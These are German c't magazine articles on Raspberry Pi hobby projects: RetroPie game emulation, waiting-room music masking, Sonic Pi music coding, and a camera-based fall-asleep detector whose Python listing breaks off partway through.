Zuerst benötigen Sie das richtige Systemimage – die RetroPie-Macher bieten unterschiedliche Varianten für Raspi 1 und 2 an (siehe c't-Link). Wir empfehlen, die rund 580 MByte große Datei über Bittorrent herunterzuladen, die Direktdownloads von der Projektseite liefen in unseren Tests quälend langsam. Ist die Datei auf der Platte, entpacken Sie erst einmal die img.gz-Datei. Um das MicroSD-Image auf die MicroSD-Karte zu bekommen, haben wir unter Windows die Open-Source-Freeware Win32 Disk Imager verwendet. Unter Linux nimmt man dd, unter OS X ebenso – oder den RPi-SD Card Builder. Steckt man jetzt die MicroSD-Karte in den Raspi, bootet das System direkt ins Emulations-Auswahlmenü von EmulationStation.

Beim ersten Start muss man zuerst die gewünschten Gamecontroller auswählen. Wir haben im Test einen Xbox 360 Wireless Controller für Windows benutzt – mit angesteckem USB-Wireless-Adapter wird er automatisch erkannt, eine Treiber-Installation ist nicht notwendig. Playstation-3-Controller werden ebenfalls unterstützt, Voraussetzung dafür: ein Bluetooth-Dongle am Raspi. Zur Not kann man die Tastatur benutzen – stilechter sind Gamepads.

Bevor der Spaß nun richtig losgehen kann, beenden Sie EmulationStation noch einmal kurz (auf die zuvor festgelegte Start-Taste drücken, dann „Quit“ mit der Feuertaste auswählen und schließlich „Quit EmulationStation“).

Der Konsolenbefehl `sudo raspi-config` ruft das Konfigurationsmenü der zugrunde liegenden Linux-Distribution Raspbian auf. Aber Achtung: Zurzeit ist noch das englische Tastaturlayout eingestellt („-“ erreicht man mit „ß“). Deutsche Tastenbelegung stellt man im Menü „4 Internationalisation Options“ ein.

Wenn Sie eine MicroSD-Karte mit mehr als zwei GByte verwenden (was empfehlenswert ist), sollten Sie im Raspi-Config-Menü unbedingt noch den ersten Menüpunkt („1 Expand Filesystem“) anwählen: Das RetroPie-Systemimage nutzt standardmäßig nämlich nur zwei GByte – egal wie groß die MicroSD-Karte ist. Danach steht ein Neustart an.

ROMs, ROMs, ROMs

Nun müssen noch die gewünschten ROM-Dateien auf die MicroSD-Karte kopiert werden. Da Windows (ohne Hilfsmittel) mit dem ext4-Dateisystem der RetroPie-Partition nichts anfangen kann, lassen sich die Daten dort nicht einfach auf die MicroSD-Karte schreiben.

Am elegantesten geht die ROM-Kopiererei über die bereits vorinstallierten Samba-Freigaben: Einfach `\\retropie` im Windows-Explorer eingeben – und schon sehen Sie die Ordner „bios“ und „roms“. In den ersten Ordner gehören die von einigen Emulatoren benötigten Bios-Dateien (zum Beispiel „kick13.rom“ für den Amiga 500). In „roms“ finden Sie für jeden Emulator einen eigenen Unterordner – in „amiga“ kommen also ADF-Dateien, in „c64“ D64- oder T64-Images.

Ohne Samba geht's auch: Steckt man einen FAT32-formatierten USB-Stick in den Pi, erstellt RetroPie automatisch leere ROM-Ordner. Dort hinein kopiert man auf dem Windows-PC oder Mac die gewünschten ROMs. Steckt der Stick wieder im Pi, kopiert RetroPie die Dateien auf die MicroSD-Karte.

Übrigens: Die meisten Emulatoren akzeptieren keine gezippten ROMs, einzige Ausnahme ist MAME – der benötigt sogar zwingend ZIPs, und zwar welche vom alten ROM-Set 0.37b5. ROMs für die aktuellere MAME-Version funktionieren nur mit dem ebenfalls installierten AdvanceMAME (Ordner „mame-adv“) – dieser läuft allerdings deutlich langsamer als der Standard-Emulator mame4all (Ordner „mame“).

Wer es noch authentischer haben will, kann den Rasberry nebst Minidisplay, zum Beispiel dem 2,8-Zoll-Touchscreen von Watterott für 30 Euro, in das Gehäuse einer ausgedienten Handheld-Konsole einbauen – genug Platz ist zum Beispiel in einem Gameboy der ersten Generation. (jkj@ct.de)


c't RetroPie-Installationsskript: ct.de/yybn

Schick: Mit dem in RetroPie integrierten Frontend EmulationStation kann man alle Spiele über ein einheitliches Auswahlmenü starten.

Bild: Mark Paluch (RaspiBoy-Projekt von instructables.com)

Stilecht: Statt den Raspi an einen Ferneher anzuschließen, kann man ihn auch nebst Display in ein ausgedientes Gameboy-Gehäuse einbauen.

© Copyright by Heise Medien



Mathias Sonderfeld

Lärmschutz

Raspi-Projekt: Anbindung an Telefonanlage

Manche Orte brauchen eine besondere Vertraulichkeit – vor allem, wenn sehr persönliche Dinge besprochen werden. Dumm, wenn Besprechungs- und Warteraum nur durch eine nicht ganz schalldichte Tür getrennt werden. Da hilft eine über die Telefonanlage gesteuerte Musikberieselung.

Sie kommen im Halb- oder Stundentakt zum vorher verabredeten Termin: Die Klienten von Beratungsstellen und Psychotherapeuten suchen Rat und Hilfe bei ihren privaten Sorgen und Nöten. Erscheint jemand früher als vereinbart, muss er vorm Besprechungszimmer warten – und kann trotz schallgedämmter Tür vielleicht Dinge mitbekommen, die ihn nichts angehen. Musik, die per Knopfdruck für einen ausreichenden Zeitraum im Wartebereich ertönt, überdeckt alle eventuell durch die Tür dringenden Geräusche.

Der Aufwand hält sich in Grenzen; im konkreten Fall reichte der Inhalt einer Bastelkiste, um eine weitgehend kabellose Lösung ohne Löcher in den Wänden zu realisieren. Neben dem Raspi, der die Steuerung erledigt und das analoge Audiosignal für die Lautsprecher bereitstellt, wird ein kleines Stereo-Aktivlautsprecherset für den PC benötigt, das den akustischen Teil übernimmt – so etwas gibt es ab 20 Euro in passabler, ab 40 Euro in für diesen Zweck sehr ordentlicher Qualität. Ein- und ausgeschaltet wird es von einer Funkschaltsteckdose (ELV FS20-ST, 30 Euro); das dazu passende Sendemodul FS20 S4M (2-/4-kanalig) kostet 18 Euro und wird vom Raspi über eine kleine Zusatzschaltung angesteuert.

Der Startbefehl für die Beschallung kommt von der Telefonanlage, in der ein Relais fürs Einschalten des Treppenlichts zweckentfremdet wurde; so kann man die Musik von jedem Telefon aus aktivieren, das an die Anlage angekoppelt ist. Alternativ ist auch eine Steuerung per Funk denkbar. Eine kleine Lochrasterplatine mit ein paar Widerständen, Transistoren und LEDs bildet ein Mini-„Interface“ zwischen den GPIO-Ports des Raspi und weiterer Hardware.

Software-seitig genügt der Music Player Daemon, ergänzt um Music Player Control, an den eine Playlist übergeben wird; die Titel auf der Playlist werden in zufälliger Reihenfolge abgespielt und weich ein- und ausgeblendet. Auch die Abspiellautstärke wird als Parameter festgelegt; das genutzte Skript setzt Python 2 in aktueller Version voraus, außerdem die Wiring-Pi-Library, um die GPIO-Ports anzusprechen.


Platinchen

Über fünf GPIO-Ports stellt eine Lochrasterplatine die Verbindung zu der weiteren Hardware her. Deren 5-Volt-Spannungsversorgung kommt vom Raspi; er speist auch den Funksender. Zwei GPIO-Ports sind über je einen Widerstand 680 Ohm mit der Anode jeweils einer LED verbunden; mit der ersten signalisiert das Skript, dass die Initialisierung gelungen ist, mit der zweiten, wann eine Musik-Einblendung startet oder endet. Über zwei per GPIO angekoppelte Transistoren wird der Eingang des FS20-Funksenders auf Masse gezogen, was den Ein- beziehungsweise Ausschaltvorgang auslöst. Die logische Kopplung zwischen FS20-Sender und -Schaltsteckdose erfolgt vorab und unabhängig von der Raspi-Steuerung. Welche der GPIO-Ports für welchen Zweck verwendet werden, hängt vom jeweiligen Aufbau ab; nur im steuernden Skript muss man die korrekte Pin-Zuordnung einfügen. Die Schaltung ist über den c't-Link zugänglich, genauso wie das verwendete Skript; im praktischen Einsatz läuft es mit „screen“ (Aufruf in /etc/rc.local: `screen -dmS Musikriesler.py`) als Daemon.

Die Playlist sollte je nach notwendiger Beschallungszeit etwa das Dreifache der erforderlichen Spieldauer bereitstellen, sonst bekommen die Wartenden mit Pech mehrmals den gleichen Titel zu hören. GEMA-freie Musik aus dem Internet (mit Nachweis) erspart Gebührenzahlungen wegen öffentlicher Musikdarbietung.

Das beschriebene Setup arbeitet problemlos im praktischen Einsatz; die Lautsprecher sind unauffällig in einem Regal untergebracht, die weitere Hardware samt Subwoofer unter dem kleinen Tisch mit den wartezimmer-typischen alten Zeitschriften versteckt. Mit sorgfältig justierter Lautstärke reicht eine fast dezente Hintergrund-Musik, um auch temperamentvolle Unterhaltungen so zu übertönen, dass man kein Wort mehr davon versteht. Im Vergleich mit einer doppelten Schallschutztür, die den gleichen Effekt verspricht, ist die Raspi-Lösung um Größenordnungen billiger. (uh@ct.de)

c't Schaltplan und Python-Skript: ct.de/ys7x




Der aktive Teil des Systems besteht aus dem Raspi, einer kleinen Zusatzplatine (rechts) und einem Sender aus dem FS20-Programm.

```
Initialisierung
  { GPIO-Setup/Reset
    Variablen deklarieren/initialisieren
    MPD, Playlist und Konfiguration laden
    Einschalt-Funktionen definieren
    LED-1 ein  }

Hauptschleife
  { Warte auf GPIO-Wert für Start
   { Schalte via FS20-Funk Audioanlage ein
     Berechne Spieldauer
         (nächster Klientenwechsel + 10 min)
     Starte Music Player im Shuffle-Mode
     Fade-In, dabei blinkt LED-2
     Warte bis Ende Spieldauer
     Fade-Out
          Stoppe Music Player
          Schalte Audio-Anlage ab
          Play-List auf nächsten Titel
        } auf nächsten Einsatz warten
  }
```

Steuer-Skript: Der Pseudo-Code beschreibt, wie die Steuerung prinzipiell funktioniert.

© Copyright by Heise Medien



Hartmut Gieselmann

Algorhythmus

Musik-Programmierung mit Sonic Pi

In Sonic Pi lassen sich komplette Musikstücke mit ein paar Zeilen Code programmieren. Die kostenlose Entwicklungsumgebung bringt dazu bereits alles Nötige mit: Synthesizer, freie Samples, Effekte und Sequenz-Befehle. Die einfache Syntax lernt man im Handumdrehen und man kann sogar live auftreten.

Mit Sonic Pi haben Sam Aaron und sein Team eine einfach durchschaubare Umgebung entwickelt, mit der man das Programmieren und Musikmachen erlernen kann. In der Standard-Distribution Raspbian ist Sonic Pi bereits vorinstalliert. Für Windows und OS X lädt man die aktuelle Version einfach von der Webseite. Bereits nach fünf Minuten erklingt ein erstes „Hello World“. Mit ein paar Informatik- und Musik-Grundlagen erschließt sich der komplette Umfang aus rund 100 Befehlen innerhalb eines Nachmittages. Lehrer finden zudem komplett ausgearbeitete (englische) Konzepte, mit denen sie Sonic Pi in ihren Schulunterricht integrieren können.


Für die ersten Schritte packt Aaron gleich die passenden Lektionen bei. So lernt man, wie man einen Ton in einer bestimmten Höhe erzeugt, Akkorde zusammenbaut und Pausen einfügt. Samples lassen sich mit ein paar Zeilen Code in Loops verwandeln. Für Phrasen überlegt man sich Programmschleifen, verändert Filter-Einstellungen und nutzt If-then-Bedingungen für Variationen. Eh man es sich versieht, steckt man tief drin im experimentellen Elektro-Sound, dehnt Samples, schneidet sie zurecht und findet eine coole Zufallsmelodie auf einer exotischen Tonleiter.

Zu jedem Abschnitt findet man zahlreiche Code-Beispiele, die man einfach in das Programm-Fenster kopiert. Kurz auf Run drücken, schon spielt man los. Noch während das Stück läuft, kann man live einzelne Parameter verändern, ohne die Musik zu stoppen. So kann man tatsächlich ganz ohne Klaviatur, nur mit Maus und Tastatur bewaffnet, live auftreten. Wer keinen Raspberry Pi zur Hand hat, nimmt halt einen beliebigen Windows- oder Mac-Rechner. Weil Sonic Pi kaum Ressourcen braucht, genügt bereits ein altersschwaches Netbook mit Atom-Prozessor.

Informatik-Groove

Sonic Pi nutzt ganz einfache Grundelemente, die in jeder Programmiersprache vorkommen. Als zeitliches Grundraster dienen zunächst Sekunden. Mittels klassischer Hüllkurven (ADSR) kann man genau festlegen, wie schnell ein Ton anschwillt und wieder abklingt. Mit weiteren Parametern legt man die Lautstärke und Tonhöhe fest. Sonic Pi versteht sowohl die Nummern der MIDI-Notation als auch Tonleiter-Bezeichnungen. Erst später lernt man über den Befehl „use_bpm“, wie man das allgemeine Tempo eines Stücks verändert. Die Sekundenangaben entsprechen dann der Länge von Viertelnoten.

Die Synth-Sounds bestehen aus den klassischen Wellenformen (Sinus, Sägezahn, Rechteck, Puls, Rauschen). Ergänzt werden sie mit einigen Klassiker-Emulationen wie dem Prophet oder Rolands Bass-Synth TB-303. Über die Effekt-Sektion kann man sie etwa mit typischen Filterverläufen (Tief-/Band-/Hochpass) verfremden.



Alles auf einem Blick: Sobald man Run drückt, setzt Sonic Pi den Code in Musik um.

Auch die Abspielmöglichkeit von Samples ist erst einmal rudimentär. Über Zeitangaben lassen sich einzelne Teilbereiche eines Samples ansteuern. Vertauscht man Start- und Endzeit, so wird das Sample rückwärts abgespielt. Samples lassen sich zudem dehnen und stauchen. Eine tonhöhenneutrale Tempoanpassung ist allerdings nicht vorgesehen. Man kann jedoch mit einem kurzen Algorithmus längere Samples zerhacken und einen coolen Breakbeat erstellen. Das legendäre Amen-Break der Winstons von 1969 liegt neben anderen Public-Domain-Samples von freesound.org gleich mit bei.

Mehrstimmigkeit erreicht man über mehrere Threads. Fügt man in deren Schleifen Cue- und Sync-Zeilen ein, dann spielen sie sogar synchron miteinander. Neben Hall-, Echo- und Filter-Effekten kann man jede Thread-Spur auch verzerren, komprimieren oder mit einem Flanger wabern lassen. Beim Mixen muss man sich allerdings mit der Abstimmung der Lautstärke und der Position im Stereo-Panorama begnügen; ein Equalizer zur Frequenzanpassung fehlt leider. Und wer dringend einen Chorus, Limiter oder Multiband-Kompressor mit Sidechain-Eingang benötigt, der muss dann eben doch eine „richtige“ DAW bemühen. Sonic Pi ist an vielen Stellen bewusst einfach gehalten. Doch gerade seine Grenzen beflügeln die Fantasie, ob man sie nicht doch mit irgendeinem Programmiertrick überwinden kann.

Sonic Pi hat Musiker bereits zu einer neuen Stilrichtung inspiriert. Auf der Webseite von Sonic Pi wie auch auf Algorave.com findet man Mitschnitte von Konzerten, bei denen Musiker die Stücke live auf der Bühne programmieren und mit Schlagzeugern oder DJs zusammenspielen. Die Programmzeilen werden dabei per Beamer an die Wand geworfen. Die schrottige Analogausgabe des Raspis sollte man dabei als authentischen Spezialeffekt betrachten, statt sich darüber zu ärgern.


In der aktuellen Version 2.4 lassen sich zwar noch keine externen Controller oder Klangerzeuger ansprechen. Auch eine Synchronisation zwischen einzelnen Rechnern ist noch nicht möglich. Die Lust am Programmieren und Sound-Tüfteln weckt Sonic Pi aber auf jeden Fall. (hag@ct.de)

c't Download (Windows, OS X, Rasbian): ct.de/ydua

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag



Oliver Lau

Kuckst du noch oder schläfst du schon?

Raspi-Projekt: Einschlaferkennung

Sie schnarchen längst, aber der Fernseher läuft noch? Bevor die Stromrechnung ausufert und Sie Nackenschmerzen vom orthopädisch fragwürdigen Sofa bekommen, setzen Sie lieber unser Selbstbauprojekt ein. Es legt wahlweise den Fernseher schlafen oder weckt Sie auf.

Schlafhygieniker warnen zwar davor, aber es hat etwas Befreiendes, wenn man vom Alltagsstress ermattet vor der Flimmerkiste einschlummern kann. Doch wer macht den Fernseher dann aus? Die automatische Abschaltung bei Rauschen oder Testbild ist leider schon seit Jahren passé – und wer denkt schon daran, den Timer zu stellen? Aber vielleicht möchten Sie ja auch lieber geweckt werden, damit Sie sich von der zu weichen Couch auf die 7-Zonen-Komfortmatratze umbetten können.

Mit unserer Bastellösung, die Sie per Kamera überwacht, geht beides. Rühren Sie sich zu lange nicht, werden Sie sanft darauf hingewiesen, dass der Fernseher in Kürze abgeschaltet wird. Reagieren Sie darauf etwa durch Winken, Hin- und Herwälzen oder einen Gang zum Kühlschrank/WC, läuft die Kiste weiter, sonst schaltet sie sich nach einer frei wählbaren Zeit ab. Alternativ können Sie sich von einem lauten Buzzer wecken lassen und den Fernseher per Hand ausmachen.

Zum Nachbauen benötigen Sie einen Raspberry-Pi-B+-Minicomputer für rund 40 Euro, ein Infrarot-Kamera-Modul für 25 Euro, gegebenenfalls ein Funkmodul für weniger als 10 Euro und eine Funksteckdose für einen Zehner sowie ein paar allgegenwärtige Elektronikbauteile wie LEDs, Widerstände und Kabel. Mit dem Raspi 2 funktioniert dieses Projekt leider noch nicht in Ermangelung passender Videotreiber. Rudimentäre Kenntnisse in der Programmiersprache Python sind hilfreich. Die Konfigurationsdateien und Skripte bekommen Sie über den c't-Link am Artikelende.

Und Action!

Das Folgende setzt voraus, dass Sie die Linux-Distribution Raspbian (Debian Wheezy, Februar 2015) auf dem Raspberry Pi installiert haben.

Falls noch nicht geschehen, aktivieren Sie das Kameramodul mit dem Kommandozeilenutility raspi-config über den Menüpunkt „Enable camera“. Danach ist ein Neustart fällig.

Als Nächstes installieren Sie die User-Space-Treiber für Video4Linux (uv4l). Das APT-Repository mit den uv4l-Treibern ist leider nicht vorkonfiguriert. Das holen Sie nach, indem Sie zunächst den Repository-Schlüssel herunterladen und dem Debian-Paketmanager bekannt geben:

```
wget http://www.linux-projects.org/listing/uv4l_repo/lrkey.asc
sudo apt-key add ./lrkey.asc
```

Fehlt noch die Installationsquelle, die Sie in Gestalt folgender Zeile der Datei /etc/apt/sources.list hinzufügen:

```
deb http://www.linux-projects.org/listing/uv4l_repo/raspbian/ wheezy main
```

Nun können Sie die uv4l-Software installieren:

```
sudo apt-get update
sudo apt-get install uv4l uv4l-raspicam python-dev python-rpi.gpio
```

Damit steht der Datenstrom der Kamera in /dev/video0 bereit. Zur Kontrolle können Sie einen Schnappschuss als JPG-Datei speichern:

```
dd if=/dev/video0 of=snapshot.jpeg bs=11M count=1
```

Für die Bewegungserkennung nutzt das Beispielprojekt die Software Motion, die der Aufruf von

```
sudo apt-get install motion
```

installiert.


Standardmäßig kann Motion nicht mit u4vl-Geräten umgehen. Das gelingt erst mit Hinzufügen folgender Zeile in das Startup-Skript /etc/init.d/motion gleich hinter den einleitenden Kommentarzeilen:

```
export LD_PRELOAD=/usr/lib/uv4l/uv4lext/armv6l/libuv4lext.so
```

Nun geht es an die Motion-Konfigurationsdatei /etc/motion/motion.conf. Darin muss der Parameter für das Videoeingabegerät auf /dev/video0 eingestellt sein:


```
videodevice /dev/video0
```

Mehr als 15 Bilder pro Sekunde (Parameter framerate) sollten Sie dem Raspberry Pi nicht zumuten, denn damit ist die CPU zuweilen



Ein Raspi, eine IR-Kamera, eine LED, ein 220-Ohm-Vorwiderstand, ein Buzzer, ein Steckbrett und drei Kabel – fertig ist das Beispielprojekt.

© Copyright by Heise Medien



Zum Anklemmen des Kameramoduls ziehen Sie die seitliche Arretierung des CSI-Steckplatzes vorsichtig mit den Fingerspitzen hoch. Dann schieben Sie das Flachbandkabel hinein. Die Kontaktflächen müssen der Buchse für die Stromversorgung zugewandt sein. Drücken Sie die Arretierung wieder herunter.

voll ausgelastet. Erfahrungsgemäß genügt eine Rate von fünf Bildern pro Sekunde. Zusammen mit nur 320 × 240 Pixel großen Kamerabildern (width 320 und height 240) führt das zu einer mittleren CPU-Last von gut 16 Prozent.

In der Default-Konfiguration schreibt Motion Schnappschüsse in das über den Parameter target_dir festgelegte Verzeichnis, wann immer es im Bilderstrom eine Bewegung erkennt. Die Speicherkarte des Raspi wäre damit ratzfatz voll. Das Beispielprojekt geht daher einen anderen Weg, um zu erkennen, wann die letzte Bewegung stattgefunden hat, weshalb Sie das automatische Speichern von Bildern und Videosequenzen getrost mit folgenden Einstellungen in motion.conf abschalten können:

```
output_normal off
ffmpeg_cap_new off
```

Ohne den knappen Speicherplatz anzutasten, aktualisiert Motion mit dem Befehl touch das Datum des letzten Zugriffs auf die Datei /tmp/letzteregung, sobald es eine Bewegung erkennt. Das erledigt folgende Einstellung in motion.conf:

```
on_motion_detected touch /tmp/letzteregung
```

Nach Änderungen an der Konfiguration müssen Sie Motion neustarten:

```
sudo /etc/init.d/motion restart
```

Nun kommt ein Python-Skript ins Spiel (siehe Listing), das Sie einmal per sudo screen aufrufen und dann im Hintergrund laufen lassen. Alternativ können Sie es bei jedem Booten durch einen Eintrag in /etc/rc.local automatisch mit Root-Rechten starten lassen.

Nach dem Initialisieren der GPIO-Schnittstelle in der Funktion main() geht es in eine Endlosschleife über, die über die Funktion motion_detected() abfragt, ob die Datei /tmp/letzteregung innerhalb des in INACTIVITY_TIMEOUT eingestellten Zeitabschnitts angefasst wurde, mithin Motion eine Bewegung erkannt hat.

Wenn das nicht der Fall ist, geht das Skript davon aus, dass Sie eingeschlafen sind, und zieht in der Funktion wake_up() alle in TRIGGER_PORTS angegebenen GPIO-Ports auf high. Damit gehen die daran angeklemmten Signalgeber an, zum Beispiel eine LED an Pin 11 (GPIO-Port 17) und die Kamera-LED (GPIO-Port 5) – oder ein Buzzer an Pin 15 (GPIO-Port 22) für alle, die garantiert geweckt werden wollen.

Von da an haben Sie die in REACTION_TIMEOUT eingestellte Spanne Zeit, sich mit einer Bewegung bemerkbar zu machen. Wenn nicht, wird shutdown_system() aufgerufen. Im Listing fährt zum Beispiel mit dem Aufruf der Betriebssystemfunktion shutdown now -h der Raspi runter. Wenn Sie den Code aus [1] einfügen, können Sie Funksteckdosen ausschalten und damit den darüber angestöpselten Fernseher.

Sollten Sie sich zwischenzeitlich so bewegt haben, dass Motion es erkannt hat, zieht die Funktion relax() die konfigurierten GPIO-Ports auf low. Damit gehen die Signalgeber aus.

Tuning

Standardmäßig ist in motion.conf eingestellt, dass sich von Frame zu Frame 1500 Pixel ändern müssen, damit die Änderung als Bewegung interpretiert wird:

```
threshold 1500
```

In unseren Experimenten hat dieser Wert gut funktioniert. Falls bei Ihnen zu häufig oder zu selten Bewegungen erkannt werden, korrigieren Sie den Wert nach oben oder unten.

Wenn Sie im Stockdusteren fernsehen, kann es sein, dass Motion das Flackern des TV-Bilds als Bewegungen missdeutet. Dann bietet es sich an, den von der Kamera erfassten Bereich zu beleuchten. Das geht sogar, ohne sich zu blenden oder den Raum störend zu erhellen – mit einem Infrarotscheinwerfer. Für wenige Euro können Sie sich so was leicht selbst aus IR-Leuchtdioden zusammenlöten. Fertige IR-Strahler für 12 Volt Gleichstrom gibt es ab 10 Euro im Elektronikhandel.

Ist es in Ihrem TV-Zimmer nicht allzu dunkel, können Sie übrigens auch das normale Kameramodul für das Projekt verwenden. Jetzt müssen Sie nur noch der Katze beibringen, nicht mehr durchs Bild zu laufen, während Sie schlummern. (ola@ct.de)

Literatur

[1] Daniel Bachfeld, Ein Pi, sie zu knechten, Raspberry Pi steuert Funksteckdosen, c't 3/14, S. 101

c't Skript und Konfigurationsdatei: ct.de/ym7h

```python
#!/usr/bin/python

from os import listdir, stat
from os.path import isfile, join
from operator import itemgetter
from datetime import datetime, timedelta
from time import sleep
import config

import RPi.GPIO as GPIO
import sys, os

MOTIONFILE = "/tmp/letzteregung"
INACTIVITY_TIMEOUT = timedelta(seconds=10*60)
REACTION_TIMEOUT = timedelta(seconds=15)
CHECK_INTERVAL = timedelta(seconds=10)
RETRIES = 5
VERBOSE = 2
GPIOPORT = 17
CAMLED = 5
BUZZER = 22

TRIGGER_PORTS = [ GPIOPORT, CAMLED ]


class Stopwatch:
  def __init__(self):
    self.reset()

  def reset(self):
    dt = self.elapsed()
    self.start_time = datetime.now()
    return dt

  def elapsed(self):
    return datetime.now()  - self.start_time

  start_time = datetime.now()

reaction_clock = Stopwatch()
do_quit = False

def motion_detected():
  if not isfile(MOTIONFILE):
    return False
  mtime = stat(MOTIONFILE).st_mtime;
  dt = datetime.now() -
    datetime.fromtimestamp(mtime)
  motion = dt < INACTIVITY_TIMEOUT
  return motion

def shutdown_system():
  global do_quit
  do_quit = True
  os.system("shutdown now -h")

def trigger(state):
  for port in TRIGGER_PORTS:
    GPIO.output(port, state)

def wake_up():
  if reaction_clock.elapsed() >
      REACTION_TIMEOUT:
    trigger(GPIO.LOW)
    shutdown_system()
  else:
    trigger(GPIO.HIGH)

def relax():
  global reaction_clock
